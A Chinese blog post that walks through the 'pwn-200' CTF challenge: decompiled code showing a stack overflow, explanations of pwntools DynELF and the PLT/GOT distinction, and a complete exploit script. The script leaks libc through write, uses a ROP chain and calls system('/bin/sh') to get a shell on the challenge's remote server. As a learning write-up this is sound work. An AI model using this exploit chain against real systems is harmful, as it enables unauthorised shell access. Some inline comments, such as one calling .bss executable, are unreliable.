

攻防世界 pwn进阶区 pwn-200

原创

[_n19hT](#) 于 2020-03-04 01:54:44 发布 1142 收藏 3

分类专栏: [# pwn](#) 文章标签: [python](#) [信息安全](#) [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_43092232/article/details/104645884

版权



[pwn 专栏收录该内容](#)

29 篇文章 4 订阅

订阅专栏

前言

一到夜晚就不太想睡...想了想还是把昨天(不,前天)的那题pwn writeup写了吧。虚假の二进制选手终于捡起了他的pwn...话说从web新手区转到pwn进阶区, wtnl。

学习要点

- DynELF的使用
- plt地址和got地址的区别
- 如何利用write函数

思考

Function name	Segment	Code
<code>__init_proc</code>	<code>.init</code>	<code>1 int __cdecl main()</code>
<code>sub_8048370</code>	<code>.plt</code>	<code>2 {</code>
<code>__setbuf</code>	<code>.plt</code>	<code>3 int buf; // [esp+2Ch] [ebp-6Ch]</code>
<code>__read</code>	<code>.plt</code>	<code>4 int v2; // [esp+30h] [ebp-68h]</code>
<code>__gmon_start__</code>	<code>.plt</code>	<code>5 int v3; // [esp+34h] [ebp-64h]</code>
<code>__libc_start_main</code>	<code>.plt</code>	<code>6 int v4; // [esp+38h] [ebp-60h]</code>
<code>__write</code>	<code>.plt</code>	<code>7 int v5; // [esp+3Ch] [ebp-5Ch]</code>
<code>start</code>	<code>.text</code>	<code>8 int v6; // [esp+40h] [ebp-58h]</code>
<code>sub_8048400</code>	<code>.text</code>	<code>9 int v7; // [esp+44h] [ebp-54h]</code>
<code>sub_8048400</code>	<code>.text</code>	<code>10</code>
<code>sub_8048400</code>	<code>.text</code>	<code>11 buf = 1668048215;</code>
<code>sub_8048484</code>	<code>.text</code>	<code>12 v2 = 543518063;</code>
<code>main</code>	<code>.text</code>	<code>13 v3 = 1478520692;</code>
<code>init</code>	<code>.text</code>	<code>14 v4 = 1179927364;</code>
<code>fini</code>	<code>.text</code>	<code>15 v5 = 892416050;</code>
<code>sub_80485E2</code>	<code>.text</code>	<code>16 v6 = 663934;</code>
<code>sub_80485F0</code>	<code>.text</code>	<code>17 memset(&v7, 0, 0x4Cu);</code>
<code>_term_proc</code>	<code>.fini</code>	<code>18 setbuf(stdout, (char *)&buf);</code>
<code>setbuf</code>	<code>exter</code>	<code>19 write(1, &buf, strlen((const char *)&buf));</code>
<code>read</code>	<code>exter</code>	<code>20 sub_8048484();</code>
<code>__libc_start_main</code>	<code>exter</code>	<code>21 return 0;</code>
<code>write</code>	<code>exter</code>	<code>22 }</code>
<code>__gmon_start__</code>	<code>exter</code>	

https://blog.csdn.net/weixin_43092232

```

IDA view-A | Pseudocode-A | hex view-1
1 ssize_t sub_8048484()
2 {
3 char buf; // [esp+1Ch] [ebp-6Ch]
4
5 setbuf(stdin, &buf);
6 return read(0, &buf, 0x100u);
7 }

```

栈溢出漏洞

https://blog.csdn.net/weixin_43092232

题目的逻辑不难，开启了NX防护（即不能直接执行栈上的数据，通常使用ROP，本题就是），没有给libc地址，有个明显的栈溢出漏洞函数。

解题思路：

利用pwntools提供的工具DynELF来泄露system在libc中的地址，利用3次pop(有现成的代码)和ret调用read函数把("/bin/sh")读取到bss段上，再构造ROP链执行system("/bin/sh")从而getshell。

DynELF

DynELF是pwntools中用来针对没有给libc情况的漏洞利用模块，一般是用puts和write函数来泄露libc地址。

DynELF使用有两个要求：

- 1.漏洞可以泄露libc地址
- 2.漏洞可以反复利用

本题的栈溢出漏洞符合上述的条件，但要注意，在多次泄露完函数地址之后，要调用start函数来恢复栈。

DynELF模板

```
def leak(address):
    payload='A'*junk+p32(write_plt)+p32(func_addr)+p32(1)+p32(address)+p32(4)
    #junk是溢出需要的字节, 利用pwndbg中的cyclic可以计算出
    #write(1,address,4)表示将address向外写
    r.send(payload)
    data = r.recv(4)
    print(data)
    return data

dyn=DynELF(leak,elf=ELF('./pwn200'))#调用DynELF

sys_addr = dyn.lookup('system',libc)
print('system address:',hex(sys_addr))
```

write函数

write函数原型是write(fd, addr, len), 即将addr作为起始地址, 读取len字节的数据到文件流fd (0表示标准输入流stdin、1表示标准输出流stdout)。write函数的优点是可以读取任意长度的内存信息, 即它的打印长度只受len参数控制, 缺点是需要传递3个参数, 特别是在x64环境下, 可能会带来一些困扰。

plt地址和got地址的区别

这个困扰了我好久, 现在也没搞太清楚。

GOT (Global Offset Table) 全局偏移表。这是「链接器」为「外部符号」填充的实际偏移表。

PLT (Procedure Linkage Table) 程序链接表。它有两个功能, 要么在 .got.plt 节中拿到地址, 并跳转。要么当 .got.plt没有所需地址的时候, 触发「链接器」去找到所需地址

got和plt地址一般都是通过python语法来求的:

```
from pwn import *
elf = ELF('./pwn200')
read_got = elf.got['read']
read_plt = elf.plt['read']
```

plt还有一种求法是:

```
read_plt=elf.symbols['read']
```

我自己觉得, 在这种没有libc的条件下, 一般都是用plt地址来进行跳转的, got地址可能要等泄露出libc地址并计算好偏移之后, 再利用偏移量+相对地址得出。

(这一段是我自己觉得的哈...若有错误欢迎大家指正)

exploit:

```


from pwn import *
context(log_level='debug',arch='i386',os='linux')
#以前都是context.log_level='debug',觉得这种写起来比较好看就换这种了
r=remote("111.198.29.45",44484)
#p=process("./pwn200")
#gdb.attach(p)
junk=112#填充字节
start_addr=0x080483d0
func_addr=0x08048484
elf=ELF("./pwn200")
write_plt=elf.symbols['write']
read_plt=elf.symbols['read']
def leak(address):
    payload='A'*junk+p32(write_plt)+p32(func_addr)+p32(1)+p32(address)+p32(4)
    r.send(payload)
    data=r.recv(4)
    print(data)
    return data
print r.recv()

dyn = DynELF(leak,elf=ELF('./pwn200'))
sys_addr = dyn.lookup("system",'libc')
print("system address:",hex(sys_addr))

payload1='A'*junk+p32(start_addr)
r.send(payload1)#调用start函数恢复栈
r.recv()

ppp_addr=0x0804856c
#三次pop指令的地址
bss_addr=elf.bss()
payload2 = 'A'*junk+p32(read_plt)+p32(ppp_addr)+p32(0)+p32(bss_addr)+p32(8)
#在实际调用system前,需要通过三次pop操作来将栈指针指向systemAddress
#read(0,bss_addr,8)把'/bin/sh'读到bss段上,因为bss段可执行
payload2+=p32(sys_addr)+p32(func_addr)+p32(bss_addr)
#用三次pop把指针指向了systemAddress,此时调用system()函数,再栈溢出把bss段上的内容('/bin/sh')当作参数传给system()调用
r.send(payload2)
r.send('/bin/sh')
r.interactive()

```



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)